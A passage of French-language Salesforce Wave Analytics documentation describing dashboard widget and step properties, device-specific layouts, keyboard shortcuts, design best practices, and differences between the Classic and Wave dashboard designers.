| Type | Sélectionnez le type de treillis, qui affecte l'affichage des graphiques.<br>Vous pouvez sélectionner l'une des valeurs suivantes :<br>**Horizontal**<br>Séparez horizontalement, avec un graphique pour chaque valeur dans le premier regroupement.<br>**Vertical**<br>Séparez verticalement, avec un graphique pour chaque valeur dans le premier regroupement.<br>**Matriciel**<br>Affichez les graphiques dans un tableau, avec le premier regroupement en colonnes et le deuxième regroupement en lignes.<br>**Retour à la ligne**<br>Affichez les graphiques ligne par ligne pour chaque valeur dans le premier regroupement, en renvoyant à la valeur définie dans le paramètre par ligne. |
| Nombre de graphiques par ligne | Nombre de graphiques par ligne lorsque le treillis renvoie sur plusieurs lignes. |

### Style du texte

| Propriété | Description |
|---|---|
| Couleur du texte | Couleur du texte. |
| Taille du texte | Taille du texte. |
| Alignement du texte | Alignement du texte. |
| Couleur des chiffres | Couleur des chiffres. |
| Couleur du titre | Couleur du titre. |

| Propriété | Description |
|---|---|
| Taille des chiffres | Taille des chiffres. |
| Taille du titre | Taille du titre. |
| Alignement du texte | Alignement horizontal du texte. |

### Image d'arrière-plan

| Propriété | Description |
|---|---|
| ID d'image | ID à 15 caractères de l'image. L'image doit être chargée dans l'onglet Documents de Salesforce avec l'option Image disponible en externe activée. |
| Échelle de l'image | Indique comment ajuster l'image. |
| Alignement de l'image | Alignement horizontal et vertical de l'image. |

### Style du widget

| Propriété | Description |
|---|---|
| Utiliser les valeurs par défaut | Utilisez les propriétés du widget par défaut définies dans les propriétés du tableau de bord. |
| Couleur d'arrière-plan | Couleur d'arrière-plan du widget. |
| Bordure | Bordure qui entoure le widget. |
| Couleur de bordure | Couleur de la bordure du widget. |
| Largeur de bordure | Largeur de la bordure du widget (en pixels). |
| Rayon de la bordure | Arrondi des coins de la bordure du widget. |

CONSULTER ÉGALEMENT :

Création d'une étape statique avec des valeurs personnalisées

## Propriétés des étapes pour les tableaux de bord

Les propriétés des étapes définissent la requête qui renvoie les résultats à afficher dans le widget. Ces propriétés spécifient également le comportement du widget et comment il interagit avec les autres widget du tableau de bord Wave. Les propriétés s'appliquent uniquement aux tableaux de bord créés avec le concepteur de tableau de bord Wave.

| Propriété | Description |
|---|---|
| Facette | Connectez cette étape à d'autres étapes facettées de sorte qu'une sélection dans un widget filtre les résultats dans les autres widget qui partagent le même jeu de données. |
| Appliquer les filtres globaux | Appliquez les filtres globaux à cette étape. |

| Propriété | Description |
| --- | --- |
| Type de sélection | Indiquez si les visualiseurs du tableau de bord peuvent effectuer une ou plusieurs sélections dans le widget associé. Vous pouvez également préciser si des sélections sont requises. Si une sélection est requise, définissez une sélection initiale dans la propriété de l'étape Filtres initiaux. Si une sélection est requise, mais pas définie, Wave sélectionne la première valeur de la liste. |
| Filtres initiaux | Affichez les filtres initiaux qui s'appliquent à l'ouverture du tableau de bord. Vous devez activer les sélections dans les propriétés de l'étape Type de sélection avant de définir un filtre initial. Pour définir des filtres initiaux pour des étapes, cliquez sur , puis sélectionnez **Choisir les filtres initiaux**. Toutes les sélections que vous effectuez dans le widget filtrent l'étape sous-jacente et filtrent immédiatement les autres widgets avec des étapes facettées. |

CONSULTER ÉGALEMENT :


Création d'une étape statique avec des valeurs personnalisées

## Génération de présentations de tableau de bord uniques pour différents appareils


Après avoir ajouté des widgets au tableau de bord, optimisez la présentation pour tous les appareils sur lesquels les tableaux de bord peuvent être visualisés. Par exemple, vous pouvez retirer des widgets d'une présentation pour téléphone mobile afin de diminuer la taille du tableau de bord affiché sur un petit écran. Vous pouvez également déplacer des widgets dans la présentation sans affecter les autres éléments.

Lorsque vous générez une nouvelle présentation, Wave ajoute les widgets de la présentation actuellement sélectionnée à la nouvelle présentation. Cette étape est importante, car chaque présentation contient des widgets différents. Avant de commencer, sélectionnez la présentation qui contient les widgets que vous souhaitez inclure dans votre nouvelle présentation.

1. Avec le tableau de bord ouvert dans le concepteur de tableau de bord Wave, dans le menu Présentations, sélectionnez **Gérer les présentations**.





2. Sélectionnez le modèle de présentation et saisissez un nom de présentation unique.




Chaque modèle de présentation inclut des propriétés prédéfinies que vous pouvez modifier.

3. Cliquez sur **Générer**.

   Les propriétés de la nouvelle présentation s'affichent. Si nécessaire, cliquez sur pour afficher le panneau Présentation.




4. Dans le panneau Présentation, développez les sections ci-dessous, puis modifiez les propriétés par défaut, si nécessaire.

   **Général**

   Définissez le nom de la présentation, les paramètres de grille du concepteur et la couleur d'arrière-plan.


   **Appareil**

   Spécifiez les informations sur les appareils qui peuvent utiliser cette présentation. Pour plus d'informations l'utilisation de ces propriétés par Wave pour choisir la présentation adéquate, reportez-vous à Règles Wave pour choisir une présentation adaptée à un appareil.

   **Image d'arrière-plan**

   Pour appliquer une image d'arrière-plan à tout le tableau de bord lorsque cette présentation est utilisée, saisissez les détails de l'image d'arrière-plan. L'insertion d'une image d'arrière-plan n'est pas obligatoire.

   Le concepteur prévisualise le tableau de bord et la présentation en fonction des paramètres de propriété de la présentation. Le concepteur met à jour l'aperçu en temps réel et vous pouvez examiner l'effet de vos modifications sur l'affichage. Si vous réduisez la largeur maximale du tableau de bord, le concepteur montre comment le tableau de bord s'ajuste en utilisant cette présentation. Si nécessaire, il réorganise les widgets pour les adapter à la nouvelle taille.





5. Réorganisez les widgets si nécessaire.
6. Pour masquer un widget dans la présentation, sélectionnez-le, puis cliquez sur .
   Si vous masquez un widget, il est répertorié dans la section Widgets inutilisés dans les propriétés de la présentation.

7. Pour ajouter un widget inutilisé à la présentation, faites glisser le widget depuis la section Widgets inutilisés vers la zone de dessin.
8. Pour ajouter un nouveau widget, faites glisser le widget depuis la barre d'outils du widget vers la zone de dessin.

   Remarque: Wave ajoute le widget uniquement à la présentation actuelle.

9. Pour enregistrer les modifications de votre présentation et le tableau de bord, cliquez sur .
10. Pour supprimer une présentation, dans le menu Présentations, cliquez sur **Gérer les présentations**, puis sur en regard de la présentation.




Propriétés des présentations pour les tableaux de bord

Les propriétés des présentations spécifient le nom de la présentation, les paramètres de la grille du concepteur, les paramètres d'arrière-plan et les exigences des appareils qui peuvent utiliser cette présentation. Les propriétés s'appliquent uniquement aux tableaux de bord créés avec le concepteur de tableau de bord Wave.

Règles Wave pour choisir une présentation adaptée à un appareil

Si plusieurs présentations sont définies pour un tableau de bord, Wave choisit la présentation la plus adaptée en affichant le tableau de bord sur un appareil. Pour déterminer la présentation optimale, Wave utilise les propriétés de l'appareil spécifiées pour chaque présentation. En comprenant la logique de Wave, vous pouvez définir les propriétés adéquates.

## Propriétés des présentations pour les tableaux de bord

Les propriétés des présentations spécifient le nom de la présentation, les paramètres de la grille du concepteur, les paramètres d'arrière-plan et les exigences des appareils qui peuvent utiliser cette présentation. Les propriétés s'appliquent uniquement aux tableaux de bord créés avec le concepteur de tableau de bord Wave.

### Propriétés générales

Les propriétés ci-dessous s'appliquent à la présentation spécifiée.

| Propriété | Description |
|---|---|
| Nom | Nom de la présentation. |
| Colonnes | Nombre de colonnes dans la grille du concepteur de tableau de bord. Augmentez le nombre de colonnes pour accroître la précision dans la présentation. |
| Espacement des cellules | Espacement horizontal et vertical (en pixels) entre les cellules de la grille du concepteur de tableau de bord. |

| Propriété | Description |
|---|---|
| Largeur maximale du tableau de bord | Largeur maximale (en pixels) que le tableau de bord peut utiliser. Si nécessaire, Wave réorganise les widgets de tableau de bord existants en fonction de ce paramètre dans la présentation. |
| Couleur d'arrière-plan | Couleur de l'arrière-plan du tableau de bord. |

### Propriétés de l'appareil

Wave utilise ces valeurs pour sélectionner la présentation optimale de l'appareil qui accède au tableau de bord.

| Propriété | Description |
|---|---|
| Largeur de l'écran | Largeur des appareils pris en charge par cette présentation. Spécifiez la largeur minimale et maximale (en pixels). |
| Orientation | Orientation des appareils pris en charge par cette présentation. |
| Plate-forme | Plate-forme des appareils pris en charge par cette présentation. |

### Propriétés de l'image d'arrière-plan

| Propriété | Description |
|---|---|
| ID d'image | ID à 15 caractères de l'image disponible sous l'onglet Documents, et pour laquelle l'option Image disponible en externe est activée. |
| Échelle de l'image | Indique comment ajuster l'image à l'arrière-plan. |
| Alignement de l'image | Alignement horizontal et vertical de l'image d'arrière-plan. |

### Règles Wave pour choisir une présentation adaptée à un appareil

Si plusieurs présentations sont définies pour un tableau de bord, Wave choisit la présentation la plus adaptée en affichant le tableau de bord sur un appareil. Pour déterminer la présentation optimale, Wave utilise les propriétés de l'appareil spécifiées pour chaque présentation. En comprenant la logique de Wave, vous pouvez définir les propriétés adéquates.

Wave applique les règles suivantes afin de déterminer la présentation à utiliser pour un appareil.

1. Une présentation est éligible lorsque l'appareil qui accède au tableau de bord remplit toutes les propriétés de l'appareil définies dans le panneau Présentation.
2. Si plusieurs présentations sont éligibles, celle qui contient le plus grand nombre de propriétés de l'appareil est utilisée. En cas d'égalité, la dernière présentation définie est utilisée.
3. Si aucune présentation n'est éligible pour l'appareil, la première présentation définie est utilisée.

## Raccourci clavier pour l'élaboration d'un tableau de bord Wave

Vous pouvez contrôler quelques actions de base à partir de votre clavier. Les raccourcis du concepteur de tableau de bord varient selon que vous utilisez le concepteur Classic ou le concepteur de tableau de bord Wave.

| Raccourcis clavier de perspective | Description |
|---|---|
| l | Épingler au concepteur |
| s | Enregistrer |
| n | Cloner dans un nouvel onglet |
| d | Supprimer |
| Ctrl+E (Windows)<br>Cmd+E (Mac OS) | Ouvrir le mode éditeur expert (éditeur JSON) |

| Raccourcis clavier du concepteur Classic | Description |
|---|---|
| Touches fléchées | Déplacer le widget par incréments de 10 pixels. |
| Ctrl+touches fléchées (Windows)<br>Cmd+touches fléchées (Mac OS) | Déplacer le widget par incréments de 1 pixel. |
| Maj+touches fléchées | Redimensionner le widget par 10 pixels. |
| Ctrl+Maj+touches fléchées (Windows)<br>Cmd+Maj+touches fléchées (Mac OS) | Redimensionner le widget par 1 pixel. |
| x | Supprimer le widget de la zone de dessin. |
| [ | Placer le widget sous les autres widgets. |
| ] | Placer le widget au-dessus des autres widgets. |

| Raccourcis clavier du concepteur de tableau de bord Wave | Description |
|---|---|
| Touches fléchées | Déplacer le widget. |
| c | Partager le tableau de bord. |
| d | Supprimer le tableau de bord. |
| e | Basculer entre l'aperçu et la modification du tableau de bord. |
| q | Afficher les perspectives épinglées ou créer une perspective dans le tableau de bord. |
| r | Réinitialiser le tableau de bord vers le dernier état enregistré. |
| s | Enregistrer le tableau de bord. |
| x | Répéter la modification. |
| z | Défaire la dernière modification. |

| Raccourcis clavier du concepteur de tableau de bord Wave | Description |
|---|---|
| Ctrl+clic | Sélectionner plusieurs widgets dans un tableau de bord. |
| Supprimer | Supprimer les widgets sélectionnés du tableau de bord. |
| Maj+glisser | Ajuster les autres widgets vers le bas en faisant glisser un widget dans la zone de dessin du tableau de bord. |
| Ctrl+clic (Windows)<br>Cmd+clic (Mac OS) | Sélectionner plusieurs widgets discontinus. |
| Ctrl+A (Windows)<br>Cmd+A (Mac OS) | Sélectionner tous les widgets dans la zone de dessin du tableau de bord. |

| Raccourcis clavier de l'éditeur JSON | Description |
|---|---|
| Ctrl+E (Windows)<br>Cmd+E (Mac OS) | Basculer vers l'exécution. |
| Ctrl+3 (Windows)<br>Cmd+3 (Mac OS) | Recharger le JSON à partir de l'exécution. |
| Ctrl+F (Windows)<br>Cmd+F (Mac OS) | Rechercher (RegExp, sensible à la casse ou recherches de mots entiers disponible). |


# Pratiques recommandées pour l'élaboration de tableaux de bord Wave

Suivez les pratiques recommandées pour concevoir et élaborer des tableaux de bord Wave utiles et efficaces, en limitant les retouches et en corrigeant les lacunes potentielles.


- Avant d'élaborer le tableau de bord, tenez compte des meilleures pratiques de conception suivantes :
  - Esquissez votre tableau de bord sur papier ou un tableau blanc avant de vous lancer dans la création.
  - Notez que dans Wave Analytics, un graphique permet avant tout de poser des questions, et non d'illustrer une conclusion. Un tableau de bord efficace invite l'audience à explorer et à rechercher des informations toujours plus précises et plus utiles.
  - Classez les éléments par priorité, de haut en bas et de gauche à droite. Dans les langues lues de gauche à droite, les personnes examinent les données en commençant par le coin supérieur gauche et en progressant vers le bas. Tenez compte de la langue de l'audience dans votre conception. Si l'attention ou le temps de votre audience est limité, placez les éléments importants aux endroits les plus visibles.
  - Placez les graphiques d'informations générales et opérationnels en haut à gauche, et les graphiques d'informations de support dans la partie inférieure.
  - Regroupez les filtres en haut ou à gauche pour les mettre en évidence. Vous pouvez utiliser un widget de conteneur pour les cloisonner dans le tableau de bord.

- Placez en haut à gauche les informations qui peuvent être consultées en un coup d'oeil et les détails plus bas. Par exemple, placez les valeurs qui affichent une seule mesure, par exemple le chiffre d'affaires du trimestre, en haut à gauche.


**Mise en évidence des éléments que l'audience souhaite consulter en un coup d'oeil**





- Sélectionnez des types de graphique basés sur les caractéristiques des données, pas sur leur présentation ou leur originalité. Par exemple, si la plupart de vos graphiques affichent l'évolution de valeurs au fil du temps, choisissez des graphiques en courbes.
- Si l'étiquette ou le titre d'un graphique semble trop court, demandez-vous si le graphique remplit correctement sa fonction. Des données bien choisies parlent d'elles-mêmes.
- Utilisez des widgets Conteneur pour encadrer et organiser les éléments associés dans le tableau de bord.




- En élaborant le tableau de bord :
  - Appliquez des étiquettes aux sections et aux graphiques pour annoter le tableau de bord.




  - Utilisez des couleurs pour définir les sections.



- N'encombrez pas le tableau de bord, laissez des espaces vides. Si nécessaire, divisez un tableau de bord en une série de tableaux de bord, en utilisant des widgets de lien pour faciliter la navigation entre eux.

- Une fois le tableau de bord élaboré :
  - Demandez aux utilisateurs de vérifier le tableau de bord avant de le valider. Vous pouvez publier le tableau de bord sur Chatter pour recueillir des commentaires. Les utilisateurs peuvent annoter les widgets du tableau de bord pour discuter de son contenu.


CONSULTER ÉGALEMENT :

Élaboration d'un tableau de bord avec le concepteur de tableau de bord Wave

Élaboration d'un tableau de bord avec le concepteur Classic

# Concepteur de tableau de bord Wave, pour élaborer aisément des tableaux de bord

Le concepteur de tableau de bord Wave offre des fonctionnalités uniques, notamment des assistants de création de widgets, qui permettent d'élaborer rapidement des tableaux de bord Wave réactifs.




Lorsque l'administrateur vous accorde l'accès, vous pouvez choisir ce concepteur pour créer et modifier des tableaux de bord. Vous pouvez utiliser les outils intégrés afin de créer des perspectives dans le nouveau concepteur. Vous pouvez également convertir les tableaux de bord prédéfinis dans le concepteur Classic vers le concepteur de tableau de bord Wave.

Ce concepteur permet de créer des présentations de tableau de bord personnalisées pour différents type d'appareils, à savoir des téléphones mobiles, des tablettes et des ordinateurs de bureau. Utilisez les assistants pour accélérer la création de widgets. Utilisez le glisser-déposer, l'ajustement à la grille et l'ajustement automatique du navigateur afin d'ajouter, de positionner et d'aligner sans effort

des widgets dans un tableau de bord. Lorsque vous redimensionnez le navigateur en visualisant un tableau de bord, la largeur des colonnes s'ajuste automatiquement, tout en préservant leurs tailles relatives.

CONSULTER ÉGALEMENT :

Conversion de votre tableau de bord vers le concepteur de tableau de bord Wave
Principales différences entre le concepteur Classic et le concepteur de tableau de bord Wave
Octroi de l'accès utilisateur au concepteur de tableau de bord Wave
Élaboration d'un tableau de bord avec le concepteur de tableau de bord Wave

## Principales différences entre le concepteur Classic et le concepteur de tableau de bord Wave

Examinez les fonctionnalités ci-dessous du concepteur de tableau de bord Wave qui ne sont pas disponibles dans le concepteur Classic.

- Le concepteur de tableau de bord Wave offre une interface utilisateur de création de présentations pour différents types d'appareil. Avec le concepteur Classic, vous devez configurer des présentations mobiles en utilisant le JSON de tableau de bord.
- Le concepteur de tableau de bord Wave fournit des assistants qui vous guident à travers la création de widgets avec leurs étapes sous-jacentes créées à l'arrière-plan. Avec le concepteur Classic, vous devez créer manuellement des perspectives dans l'explorateur, les épingler, puis les appliquer à des widgets.
- Le concepteur de tableau de bord Wave utilise l'ajustement à la grille, qui permet de positionner, d'aligner et de redimensionner rapidement les widgets. Dans le concepteur Classic, vous spécifiez des pixels pour définir la position et la taille de chaque widget.
- Le concepteur de tableau de bord Wave offre plusieurs méthodes de création d'étapes personnalisées. Dans le concepteur Classic, vous devez épingler les perspectives de l'explorateur au concepteur.
- Le concepteur de tableau de bord Wave permet de masquer les étapes et les propriétés afin d'agrandir l'espace de travail lors de la conception d'un tableau de bord. Cette possibilité n'est pas disponible dans le concepteur Classic.
- Le concepteur de tableau de bord Wave a un widget de tableau unique qui peut être utilisé pour créer un tableau de valeurs ou un tableau de comparaison. Le concepteur Classic a un widget séparé pour chaque type de tableau.
- Le widget de conteneur du concepteur de tableau de bord Wave étend le comportement du widget de case du concepteur Classic en autorisant le regroupement des widgets dans le conteneur pour les déplacer en même temps.
- Seul le concepteur de tableau de bord Wave prend charge les annotations et les notifications. Le concepteur de tableau de bord Wave et le concepteur Classic prennent en charge le mode de présentation, les menus d'actions, les options de partage et de téléchargement.

CONSULTER ÉGALEMENT :

Concepteur de tableau de bord Wave, pour élaborer aisément des tableaux de bord

## Considérations préalables à la conversion vers le concepteur de tableau de bord Wave

Avant de convertir un tableau de bord vers le concepteur de tableau de bord Wave, prenez connaissance des limitations ci-dessous.

- Lors de la conversion d'un tableau de bord créé dans le concepteur Classic vers le concepteur de tableau de bord Wave :
  - Les widgets YouTube et Case sont retirés du tableau de bord. Si nécessaire, vous pouvez utiliser un widget de conteneur pour remplacer le widget de case.

  - Les types de graphique suivants sont convertis en graphique à barres, car le concepteur de tableau de bord Wave ne les prend pas en charge : Carte thermique de calendrier, Coordonnées parallèles, Matrice de points horizontale, Matrice de points verticale, Matriciel.
  - Les présentations mobiles ne sont pas transférées. Vous devez recréer la présentation mobile dans le concepteur de tableau de bord Wave.
  - Les liaisons sont converties dans la nouvelle syntaxe requise par le concepteur de tableau de bord Wave. La plupart des liaisons sont convertis avec succès. Dans le cas contraire, le tableau de bord ne restitue pas les liaisons. Le cas échéant, contactez le support client de Salesforce.

- Le concepteur de tableau de bord Wave utilise une grille qui limite le nombre de widgets que vous pouvez ajouter dans un tableau de bord. Vous pouvez néanmoins configurer la grille pour ajouter des colonnes. La longueur du tableau de bord n'est pas restreinte.
- Dans le concepteur de tableau de bord Wave aucun widget ne peut se superposer, sauf dans un widget de conteneur. Si vous ouvrez un tableau de bord existant dans le concepteur de tableau de bord Wave, les widgets peuvent être décalés. Vous pouvez corriger aisément ce décalage à l'aide de la fonctionnalité d'ajustement la grille.
- Wave Analytics pour iOS inclut une prise en charge bêta des tableaux de bords créés ou enregistrés dans le concepteur de tableau de bord Wave.


CONSULTER ÉGALEMENT :

Conversion de votre tableau de bord vers le concepteur de tableau de bord Wave

